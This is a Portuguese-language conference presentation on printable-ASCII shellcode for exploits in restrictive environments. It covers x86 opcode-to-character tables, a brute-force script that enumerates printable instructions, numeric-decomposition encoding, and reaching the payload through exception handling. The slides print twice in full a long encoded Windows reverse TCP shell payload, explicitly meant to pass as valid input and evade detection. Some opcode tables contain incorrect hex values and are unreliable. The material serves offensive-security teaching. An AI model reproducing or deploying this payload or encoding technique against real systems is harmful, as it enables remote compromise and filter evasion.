Printable ASCII Shellcode

https://github.com/helviojunior/Presentations/tree/master/2020/CSSB

Helvio B. D. De Carvalho Junior

Malware and Security Researcher | OSCE | OSCP | eMAPT | CEHv9

- E-mail: helvio_junior@hotmail.com
- Instagram: @helvio_m4v3r1ck
- Mais de 20 anos de atuação com TI
- Foco de estudo e pesquisa:
  - Segurança ofensiva (Red Team)
  - Criação de exploits
  - Bug hunting, Cyber threat hunting
  - Criação e engenharia reversa de Malware
- CEO – Sec4US
- https://www.helviojunior.com.br/
- https://github.com/helviojunior
- https://treinamentos.helviojunior.com.br/

Motivação

- Métodos criativo
- ... para exploits em ambientes restritivos
- ... criação e estudo de novas técnicas
- ... ocultação de um shellcode em memória ou arquivo

Shellcode

- Isso se parece com um shellcode?

```
h)/tr]hAAAAX5AAAAP[H-ooooP_S^Nd#3V\hAAAAX5AAAAHP[SX,)HfPfPDfXDfPDSXfPDSX,},.HfPfPDfXDfPDSX@fPDSX%_{o{%3vonPSX-i}#}-
!}!;PSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSXHHHHfPfPDfXDfPDSX,}HHfPfPDfXDfPDSX,},wHfPfPDfXDfPDSX,}HHHHHHfPfPDfXDfPDSX,},{HfPfPDfXDfPDSX,},EHfPfPDfX
DfPDSX,)HfPfPDfXDfPDSX5_}_}55?=}PSX-<}v8-
!,!!PSX5}}}}5W9r7PSXfPDSX,},!HfPfPDfXDfPDSX,},dHfPfPDfXDfPDSX,wHfPfPDfXDfPDSX,},yHfPfPDfXDfPDSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,},QHfPfPDfXDfPDSXfPDS
X,},;HfPfPDfXDfPDSX,},+HfPfPDfXDfPDSX,},3HfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX5_}}_5&}W)PSX,},BHfPfPDfXDfPDSX,2HfPfPDfXDfPDSX,}HHHHHH
HHHfPfPDfXDfPDSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDhVVSVhVFVNhTPVVSX,},=HfPfPDfXDfPDSX@fPDSX,8HfPfPDfXDfPDSX,},qHfPfPDfXDfPDSX-}0y}-`!!=-
!!!!PSX%}}}}_%F&>!PSX,7HfPfPDfXDfPDSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSXHHfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX%{_}w%n2[^P
SXHHHHHHHHHHfPfPDfXDfPDSX,},PHfPfPDfXDfPDSX,},*HfPfPDfXDfPDSX,},*HfPfPDfXDfPDSX,},*HfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,uHfPfPDfXDfPDSX@f
PDhhcmdSX,)HfPfPDfXDfPDSXfPDSX,},+HfPfPDfXDfPDSX,\HfPfPDfXDfPDSX,IHfPfPDfXDfPDSXHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSXHH
HHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,}HHHHHHHHHHHHHHfPfPDfXDfPDSX,},yHfPfPDfXDfPDSX,},3HfPfPDfXDfPDSXfPDSX,},uHfPfPDfXDfPDSX,}HHHHHHHHHHHHHHHHfPfPDfXDfPDSX,>HfPfP
DfXDfPDSX,yHfPfPDfXDfPDSX,)HfPfPDfXDfPDSXfPDSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,}HHHHHHHHHHHHHHHfPfPDfXDfPDSX-}vE9-
+!!!PSX,},+HfPfPDfXDfPDSX,},qHfPfPDfXDfPDSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,uHfPfPDfXDfPDSXHHHHHHHHHHHH
HHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,},qHfPfPDfXDfPDSX@fPDSX%__}_%/4j"PSX,VHfPfPDfXDfPDSX,>HfPfPDfXDfPDSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,},|HfPfP
DfXDfPDSX,}HHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,gHfPfPDfXDfPDSX,)HfPfPDfXDfPDSXfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSXHHHHHHHHHHHHHHHH
HHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,},rHfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDhP@PhhPPP@SX,},1HfPfPDfXDfPDSX,)HfPfPDfXDfPDSXfPDSX@fPDSX-v}^s-
!Y!!PSX,},1HfPfPDfXDfPDSX,},-HfPfPDfXDfPDSX,:HfPfPDfXDfPDSX,},XHfPfPDfXDfPDSX--}}}-!`aa-
!!!!PSX,FHfPfPDfXDfPDSX,)HfPfPDfXDfPDSXfPDSX,},zHfPfPDfXDfPDhhLw&hs2_TSX%^^}w%!!jwPh]h32SX,qHfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,},oHfPfPDfXDfPDSX,
sHfPfPDfXDfPDSX,},'HfPfPDfXDfPDSX,},"HfPfPDfXDfPDSX,},"HfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSXfPDSX,},0HfPfPDfXDfPDSX,},'HfPfPDfXDfPDSX,},(Hf
PfPDfXDfPDh$[[aSX,},]HfPfPDfXDfPDSX,},=HfPfPDfXDfPDSX,uHfPfPDfXDfPDSX,.HfPfPDfXDfPDSX-2}2}-!]!`-
!!!!PSX,+HfPfPDfXDfPDSX,},}HHHHfPfPDfXDfPDSX,},eHfPfPDfXDfPDSX,},)HfPfPDfXDfPDSX-S}}S-
!v7!PSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,+HfPfPDfXDfPDSX,},}HHHHfPfPDfXDfPDSX,},]HfPfPDfXDfPDSX,},)HfPfPDfXDfPDSX,sHfPfPDfXDfPDSX,},)HfPfPDfXDfPDSXH
HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDh;}$uSXHHHHHHHHfPfPDfXDfPDSX,}HHHHHfPfPDfXDfPDSX,},}HHfPfPDfXDfPDSXHHHHHHHHHHfPfPDfXDfPDSX,}HHHHHHHHHHHHfPfPDfXD
fPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,},IHfPfPDfXDfPDSX,7HfPfPDfXDfPDSX,},}HHHHfPfPDfXDfPDSX,},tHfPfPDfXDfPDSX,/HfPfPDfXDfPDSX,=HfPfPDfXDfPDSX,R
HfPfPDfXDfPDSXfPDSX,},PHfPfPDfXDfPDSX,(HfPfPDfXDfPDSX-2}2}-!-!`-
!!!!PSX,},8HfPfPDfXDfPDSX,},GHfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,},iHfPfPDfXDfPDSX,},8HfPfPDfXDfPDSX,sHfPfPDfXDfPDSX,+HfPfPDfXDfPDSX,},}HH
HHfPfPDfXDfPDSX-}S}}-1!)bPSX,-HfPfPDfXDfPDSX,},}HHHHfPfPDfXDfPDSX,},9HfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX-S}}f-!6q!PSX-}S}}-r!8FPSX-}}S}-
0+!0PSXHHHHHHHHHHHHHHfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,7HfPfPDfXDfPDSX,},}HHHHfPfPDfXDfPDSX,},tHfPfPDfXDfPDSX,/HfPfPDfXDfPDSX,=HfPf
PDfXDfPDSX,},aHfPfPDfXDfPDSX%}}_}%c|".PSX,},EHfPfPDfXDfPDSX,RHfPfPDfXDfPDSXfPDSX,},PHfPfPDfXDfPDSX-}}}-s!8\PSX-}Sl}-n!!ZPSX-}}S}-0v!0PSX-S}}S-
!2R!PSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,>HfPfPDfXDfPDSX,},PHfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX-}}]4-aa!!-
!!!!PSX@fPDSX,|HfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSXHHHfPfPDfXDfPDhAAAAX5AAAAP[T^WZT_H%@0@@%2P22P+<$W\R_WWSXH,/PPDDDXDfPfWVSXH-
oooGPWWWUSXHf-i{f-!~fPfhAAS_dg!?Gdg)?dg!'f13
```

Shellcode

- Isso se parece com um shellcode? Mas é: Shell reverso TCP Windows

h)/tr]hAAAAX5AAAAP[H-ooooP_S^Nd#3V\hAAAAX5AAAAHP[SX,)HfPfPDfXDfPDSXfPDSX,},.HfPfPDfXDfPDSX@fPDSX%_{o{%3vonPSX-i}#}-
!}!;PSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSXHHHHfPfPDfXDfPDSX,}HHfPfPDfXDfPDSX,},wHfPfPDfXDfPDSX,}HHHHHHfPfPDfXDfPDSX,},{HfPfPDfXDfPDSX,},EHfPfPDfX
DfPDSX,)HfPfPDfXDfPDSX5_}_}55?=}PSX-<}v8-
!,!!PSX5}}}}5W9r7PSXfPDSX,},!HfPfPDfXDfPDSX,},dHfPfPDfXDfPDSX,wHfPfPDfXDfPDSX,},yHfPfPDfXDfPDSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,},QHfPfPDfXDfPDSXfPDS
X,},;HfPfPDfXDfPDSX,},+HfPfPDfXDfPDSX,},3HfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX5_}}_5&}W)PSX,},BHfPfPDfXDfPDSX,2HfPfPDfXDfPDSX,}HHHHHH
HHHfPfPDfXDfPDSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDhVVSVhVFVNhTPVVSX,},=HfPfPDfXDfPDSX@fPDSX,8HfPfPDfXDfPDSX,},qHfPfPDfXDfPDSX-}0y}-`!!=-
!!!!PSX%}}}}_%F&>!PSX,7HfPfPDfXDfPDSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSXHHfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX%{_}w%n2[^P
SXHHHHHHHHHHfPfPDfXDfPDSX,},PHfPfPDfXDfPDSX,},*HfPfPDfXDfPDSX,},*HfPfPDfXDfPDSX,},*HfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,uHfPfPDfXDfPDSX@f
PDhhcmdSX,)HfPfPDfXDfPDSXfPDSX,},+HfPfPDfXDfPDSX,\HfPfPDfXDfPDSX,IHfPfPDfXDfPDSXHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSXHH
HHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,}HHHHHHHHHHHHHHHHfPfPDfXDfPDSX,},yHfPfPDfXDfPDSX,},3HfPfPDfXDfPDSXfPDSX,},uHfPfPDfXDfPDSX,}HHHHHHHHHHHHHHHHfPfPDfXDfPDSX,>HfPfP
DfXDfPDSX,yHfPfPDfXDfPDSX,)HfPfPDfXDfPDSXfPDSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,}HHHHHHHHHHHHHHHHfPfPDfXDfPDSX-}vE9-
+!!!PSX,},+HfPfPDfXDfPDSX,},qHfPfPDfXDfPDSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,uHfPfPDfXDfPDSXHHHHHHHHHHHH
HHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,},qHfPfPDfXDfPDSX@fPDSX%__}_%/4j"PSX,VHfPfPDfXDfPDSX,>HfPfPDfXDfPDSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,},|HfPfP
DfXDfPDSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,gHfPfPDfXDfPDSX,)HfPfPDfXDfPDSXfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSXHHHHHHHHHHHHHHHH
HHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,},rHfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDhP@PhhPPP@SX,},1HfPfPDfXDfPDSX,)HfPfPDfXDfPDSXfPDSX@fPDSX-v}^s-
!Y!!PSX,},1HfPfPDfXDfPDSX,},-HfPfPDfXDfPDSX,:HfPfPDfXDfPDSX,},XHfPfPDfXDfPDSX--}}}-!`aa-
!!!!PSX,FHfPfPDfXDfPDSX,)HfPfPDfXDfPDSXfPDSX,},zHfPfPDfXDfPDhhLw&hs2_TSX%^^}w%!!jwPh]h32SX,qHfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,},oHfPfPDfXDfPDSX,
sHfPfPDfXDfPDSX,},'HfPfPDfXDfPDSX,},"HfPfPDfXDfPDSX,},"HfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSXfPDSX,},0HfPfPDfXDfPDSX,},'HfPfPDfXDfPDSX,},(Hf
PfPDfXDfPDh$[[aSX,},]HfPfPDfXDfPDSX,},=HfPfPDfXDfPDSX,uHfPfPDfXDfPDSX,.HfPfPDfXDfPDSX-2}2}-!]!`-
!!!!PSX,+HfPfPDfXDfPDSX,},}HHHHfPfPDfXDfPDSX,},eHfPfPDfXDfPDSX,},)HfPfPDfXDfPDSX-S}}S-
!v7!PSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,+HfPfPDfXDfPDSX,},}HHHHfPfPDfXDfPDSX,},]HfPfPDfXDfPDSX,},)HfPfPDfXDfPDSX,sHfPfPDfXDfPDSX,},)HfPfPDfXDfPDSXH
HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDh;}$uSXHHHHHHHHfPfPDfXDfPDSX,}HHHHHfPfPDfXDfPDSX,},}HHfPfPDfXDfPDSXHHHHHHHHHHfPfPDfXDfPDSX,}HHHHHHHHHHHHfPfPDfXD
fPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,},IHfPfPDfXDfPDSX,7HfPfPDfXDfPDSX,},}HHHHfPfPDfXDfPDSX,},tHfPfPDfXDfPDSX,/HfPfPDfXDfPDSX,=HfPfPDfXDfPDSX,R
HfPfPDfXDfPDSXfPDSX,},PHfPfPDfXDfPDSX,(HfPfPDfXDfPDSX-2}2}-!-!`-
!!!!PSX,},8HfPfPDfXDfPDSX,},GHfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,},iHfPfPDfXDfPDSX,},8HfPfPDfXDfPDSX,sHfPfPDfXDfPDSX,+HfPfPDfXDfPDSX,},}HH
HHfPfPDfXDfPDSX-}S}}-1!)bPSX,-HfPfPDfXDfPDSX,},}HHHHfPfPDfXDfPDSX,},9HfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX-S}}f-!6q!PSX-}S}}-r!8FPSX-}}S}-
0+!0PSXHHHHHHHHHHHHHHHHfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,7HfPfPDfXDfPDSX,},}HHHHfPfPDfXDfPDSX,},tHfPfPDfXDfPDSX,/HfPfPDfXDfPDSX,=HfPf
PDfXDfPDSX,},aHfPfPDfXDfPDSX%}}_}%c|".PSX,},EHfPfPDfXDfPDSX,RHfPfPDfXDfPDSXfPDSX,},PHfPfPDfXDfPDSX-}}}-s!8\PSX-}Sl}-n!!ZPSX-}}S}-0v!0PSX-S}}S-
!2R!PSX,}HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX,>HfPfPDfXDfPDSX,},PHfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSX-}}}]4-aa!!-
!!!!PSX@fPDSX,|HfPfPDfXDfPDSXHHHHHHHHHHHHHHHHHHHHHHHHHHHHfPfPDfXDfPDSXHHHfPfPDfXDfPDhAAAAX5AAAAP[T^WZT_H%@0@@%2P22P+<$W\R_WWSXH,/PPDDDXDfPfWVSXH-
oooGPWWWUSXHf-i{f-!~fPfhAAS_dg!?Gdg)?dg!'f13

Shellcode

- Nem tudo é tão simples?
  - Se a entrada de dados é tratado como uma String, não pode conter 0x00
  - Salto para o shellcode pode ser complexo
  - Entrada de dados filtrada

Alguns comportamentos parecem suspeitos

- O campo deveria ser uma entrada de usuário, mas ...
  - ... Há muitas instruções NOPs
  - ... E muitos caracteres não printáveis
  - ... Com um texto /bin/sh ou cmd.exe
  - ... Se parece com outro código

- Tudo isso é suspeito e facilmente detectável!!!

Como se passar por um input válido?

- Ideia:
  - Utilizar somente caracteres ASCII printáveis?
  - ... somente dígitos alfanuméricos?
  - ... somente palavras em inglês/português?

- Vantagens:
  - Menor chance de ativar um alarme de detecção
  - Menor chance de quebrar o shellcode

- Isso é possível?

Como se passar por um input válido?

- Ideia:
  - Utilizar somente caracteres ASCII printáveis?
  - ... somente dígitos alfanuméricos?
  - ... somente palavras em inglês/português?

- Vantagens:
  - Menor chance de ativar um alarme de detecção
  - Menor chance de quebrar o shellcode

- Isso é possível? SIM

Tudo começa aqui...

Decimal	Hexadecimal	Binary	Octal	Char	Decimal	Hexadecimal	Binary	Octal	Char	Decimal	Hexadecimal	Binary	Octal	Char
0	0	0	0	[NULL]	48	30	110000	60	0	96	60	1100000	140	`
1	1	1	1	[START OF HEADING]	49	31	110001	61	1	97	61	1100001	141	a
2	2	10	2	[START OF TEXT]	50	32	110010	62	2	98	62	1100010	142	b
3	3	11	3	[END OF TEXT]	51	33	110011	63	3	99	63	1100011	143	c
4	4	100	4	[END OF TRANSMISSION]	52	34	110100	64	4	100	64	1100100	144	d
5	5	101	5	[ENQUIRY]	53	35	110101	65	5	101	65	1100101	145	e
6	6	110	6	[ACKNOWLEDGE]	54	36	110110	66	6	102	66	1100110	146	f
7	7	111	7	[BELL]	55	37	110111	67	7	103	67	1100111	147	g
8	8	1000	10	[BACKSPACE]	56	38	111000	70	8	104	68	1101000	150	h
9	9	1001	11	[HORIZONTAL TAB]	57	39	111001	71	9	105	69	1101001	151	i
10	A	1010	12	[LINE FEED]	58	3A	111010	72	:	106	6A	1101010	152	j
11	B	1011	13	[VERTICAL TAB]	59	3B	111011	73	;	107	6B	1101011	153	k
12	C	1100	14	[FORM FEED]	60	3C	111100	74	<	108	6C	1101100	154	l
13	D	1101	15	[CARRIAGE RETURN]	61	3D	111101	75	=	109	6D	1101101	155	m
14	E	1110	16	[SHIFT OUT]	62	3E	111110	76	>	110	6E	1101110	156	n
15	F	1111	17	[SHIFT IN]	63	3F	111111	77	?	111	6F	1101111	157	o
16	10	10000	20	[DATA LINK ESCAPE]	64	40	1000000	100	@	112	70	1110000	160	p
17	11	10001	21	[DEVICE CONTROL 1]	65	41	1000001	101	A	113	71	1110001	161	q
18	12	10010	22	[DEVICE CONTROL 2]	66	42	1000010	102	B	114	72	1110010	162	r
19	13	10011	23	[DEVICE CONTROL 3]	67	43	1000011	103	C	115	73	1110011	163	s
20	14	10100	24	[DEVICE CONTROL 4]	68	44	1000100	104	D	116	74	1110100	164	t
21	15	10101	25	[NEGATIVE ACKNOWLEDGE]	69	45	1000101	105	E	117	75	1110101	165	u
22	16	10110	26	[SYNCHRONOUS IDLE]	70	46	1000110	106	F	118	76	1110110	166	v
23	17	10111	27	[ENG OF TRANS. BLOCK]	71	47	1000111	107	G	119	77	1110111	167	w
24	18	11000	30	[CANCEL]	72	48	1001000	110	H	120	78	1111000	170	x
25	19	11001	31	[END OF MEDIUM]	73	49	1001001	111	I	121	79	1111001	171	y
26	1A	11010	32	[SUBSTITUTE]	74	4A	1001010	112	J	122	7A	1111010	172	z
27	1B	11011	33	[ESCAPE]	75	4B	1001011	113	K	123	7B	1111011	173	{
28	1C	11100	34	[FILE SEPARATOR]	76	4C	1001100	114	L	124	7C	1111100	174	|
29	1D	11101	35	[GROUP SEPARATOR]	77	4D	1001101	115	M	125	7D	1111101	175	}
30	1E	11110	36	[RECORD SEPARATOR]	78	4E	1001110	116	N	126	7E	1111110	176	~
31	1F	11111	37	[UNIT SEPARATOR]	79	4F	1001111	117	O	127	7F	1111111	177	[DEL]
32	20	100000	40	[SPACE]	80	50	1010000	120	P					
33	21	100001	41	!	81	51	1010001	121	Q					
34	22	100010	42	"	82	52	1010010	122	R					
35	23	100011	43	#	83	53	1010011	123	S					
36	24	100100	44	$	84	54	1010100	124	T					
37	25	100101	45	%	85	55	1010101	125	U					
38	26	100110	46	&	86	56	1010110	126	V					
39	27	100111	47	'	87	57	1010111	127	W					
40	28	101000	50	(	88	58	1011000	130	X					
41	29	101001	51	)	89	59	1011001	131	Y					
42	2A	101010	52	*	90	5A	1011010	132	Z					
43	2B	101011	53	+	91	5B	1011011	133	[					
44	2C	101100	54	,	92	5C	1011100	134	\					
45	2D	101101	55	-	93	5D	1011101	135	]					
46	2E	101110	56	.	94	5E	1011110	136	^					
47	2F	101111	57	/	95	5F	1011111	137	_					

Fonte da imagem: https://thecodewarlock.files.wordpress.com/2014/12/ascii-table-svg.png

Tabela ASCII versus Instruções

ASCII	Hexa	ASM 32 bits
A	41	inc ecx
B	42	inc edx
C	43	inc ebx
D	44	inc esp
E	45	inc ebp
F	46	inc esi
G	47	inc edi
H	48	dec eax
I	49	dec edx
J	4a	dec edx
K	4b	dec ebx
L	4c	dec esp
M	4d	dec ebp
N	4e	dec esi
O	4f	dec edi

ASCII	Hexa	ASM 32 bits
P	50	push eax
Q	51	push ecx
R	52	push edx
S	53	push ebx
T	54	push esp
U	55	push ebp
V	56	push esi
W	57	push edi
X	58	pop eax
Y	59	pop ecx
Z	5a	pop edx
a	61	popa
h	68	push imm32
j	6a	push imm8

ASCII	Hexa	ASM 32 bits
p	41	jo short disp8
q	42	jno short disp8
r	43	jb short disp8
s	44	jnb short disp8
t	45	je short disp8
u	46	jnz short disp8
v	47	jbe short disp8
w	48	ja short disp8
x	49	js short disp8
y	4a	jns short disp8
z	4b	jpe short disp8
8	4c	cmp r/m8 r8
9	4d	cmp r/m32 r32
0	4e	xor r/m8 r8

O que mais temos disponível?

- PoC
  - echo -n "hijkl" > /tmp/teste.txt
  - objdump -D -Mintel,i386 -b binary -m i386 /tmp/teste.txt | grep "0:" | tr -s ‘ ‘
  - ... 0:68 69 6a 6b 6c push 0x6c6b6a69

- Brute-force:
  - Gerar uma wordlist ...
  - ... 1 a 4 caracteres
  - ... A-Z, a-z, 0-9
  - ... Pontuação
  - ... Caracteres especiais !"#$%&'()*+{}|~/[]\^-_

O que mais temos disponível?

```
#!/bin/bash
#
crunch 1 4 -f /usr/share/crunch/charset.lst mixalpha-numeric-all-space -o brute_text.txt
echo "" > tmp_out.txt

cat brute_text.txt | while read line; do
  echo -n $line > /tmp/teste.txt

  asm=$(objdump -D -Mintel,i386 -b binary -m i386 /tmp/teste.txt | grep "0:" | tr -s ' ')
  if [ ! -z "$asm" ]
  then
    echo "$asm" | tee -a tmp_out.txt
  fi
done

cat tmp_out.txt | sort -u > out.txt
```

O que mais temos disponível?

- Brute-force:
  - Gerar uma wordlist ...
  - ... 1 a 4 caracteres
  - ... A-Z, a-z, 0-9
  - ... Pontuação
  - ... Caracteres especiais !"#$%&'()*+{}|~/[]\^-_

- Resultado:
  - Mais de 263000 instruções únicas ...
  - ... diversas opções de push/pop/inc/dec/xor
  - ... algumas opções de jmp e cmp
  - ... não tem CALL e JMP absoluto
  - ... não tem ADD

Exemplos:

ASCII	Hexa	ASM 32 bits
‘d#3’	64 23 33	and esi,DWORD PTR fs:[ebx]
‘+<$’	2b 3c 24	sub edi,DWORD PTR [esp]
‘,/’	2c 2f	sub al,0x2f
‘-oooG’	2d 6f 6f 6f 47	sub eax,0x476f6f6f
‘@g!’’	64 67 21 27	and DWORD PTR fs:[bx],esp
‘f13’	66 31 33	xor WORD PTR [ebx],si

Exemplos:

ASCII	Hexa	ASM 32 bits
‘d#3’	64 23 33	and esi,DWORD PTR fs:[ebx]
‘+<$’	2b 3c 24	sub edi,DWORD PTR [esp]
‘,/’	2c 2f	sub al,0x2f
‘-oooG’	2d 6f 6f 6f 47	sub eax,0x476f6f6f
‘@g!’’	64 67 21 27	and DWORD PTR fs:[bx],esp
‘f13’	66 31 33	xor WORD PTR [ebx],si

Todos estes exemplos nós utilizamos no nosso decoder!

Houston, we have a problem?

- Geralmente após realizar o *decode* do código desejado realizamos um salto para este código.
  - Para esta operação podemos ...
  - ... realinhar a pilha para *decodar* em um ponto posterior no fluxo de execução
  - ... executar um CALL ou um JMP absoluto para o endereço do shellcode

- Contras:
  - Alinhamento da pilha é inviável em alguns casos
  - Não temos disponíveis as instruções CALL e JMP absoluto

HELVIO JUNIOR BY M4V3RICK

Solução!!!

- Exception handling:

```
try {
   // código protegido
} catch(...) {
  // código que será executado caso alguma exceção ocorra
}
```

Solução!!!

- Exception handling:

```
try {
   // código do decoder
} catch(...) {
  // área onde o payload será decodado
}
```

Solução!!!

- Exception handling:


```
try {
    // código do decoder
    // gera exceção
} catch(...) {
   // payload decodado
}
```

Demo 1

1. PoC do exploit com Shellcode teste
   - 500 ‘C’
2. PoC nosso shellcode
   - Gerando a exceção e sendo direcionado ao código

Construindo o decoder

- Técnica inspirada no processo construído pelo Aharoni e apresentado na DEFCON 16 (2008)
  - https://media.defcon.org/DEF%20CON%2016/DEF%20CON%2016%20presentations/DEF%20CON%2016%20-%20aharoni.pdf



Decomposição numérica

Decomposição numérica é o ato de transformar um número em uma equação com números menores, em outras palavras transformá-lo em partes, como por exemplo o número 41, podemos decompô-lo em 40 + 1 conforme exemplificado na tabela abaixo:

Resto	Subtraendo
41	40
1	1
0	40 + 1 = 41

Decomposição numérica

Resto	Subtraendo
41	35
6	5
1	1
0	35 + 5 + 1 = 41

Decomposição numérica

Instruções	Opcode
NOP	9090EB06
NOP	
JMP short 0x08	

	B1	B2	B3	B4
Valor 01	0x7F (127)	0x7F (127)	0x7F (127)	0x05 (005)
Valor 02	0x11 (017)	0x11 (017)	0x6C (108)	0x01 (001)
Resultado (0x9090EB06)	0x90 (144)	0x90 (144)	0xEB (235)	0x06 (006)

* Entre parênteses são apresentados os valores em decimal.

Decomposição numérica

Instruções	Opcode
NOP	9090EB06
NOP	
JMP short 0x06	

	B1	B2	B3	B4
Valor 01	0x7F (127)	0x7F (127)	0x7F (127)	0x05 (005)
Valor 02	0x11 (017)	0x11 (017)	0x6C (108)	0x01 (001)
Resultado (0x9090EB06)	0x90 (144)	0x90 (144)	0xEB (235)	0x06 (006)

* Entre parênteses são apresentados os valores em decimal.

Resto	Subtraendo
0x90 (144)	0x7f (127)
0x11 (017)	0x11 (017)
0x00 (000)	127 + 17 = 144

Decomposição numérica

Instruções	Opcode
NOP	9090EB06
NOP	
JMP short 0x06	

	B1	B2	B3	B4
Valor 01	0x7F (127)	0x7F (127)	0x7F (127)	0x05 (005)
Valor 02	0x11 (017)	0x11 (017)	0x6C (108)	0x01 (001)
Resultado (0x9090EB06)	0x90 (144)	0x90 (144)	0xEB (235)	0x06 (006)

* Entre parênteses são apresentados os valores em decimal.

Resto	Subtraendo
0xeb (235)	0x7f (127)
0x6c (108)	0x6c (108)
0x00 (000)	127 + 108 = 235

Decomposição numérica

Instruções	Opcode
NOP	9090EB06
NOP	
JMP short 0x06	

	B1	B2	B3	B4
Valor 01	0x7F (127)	0x7F (127)	0x7F (127)	0x05 (005)
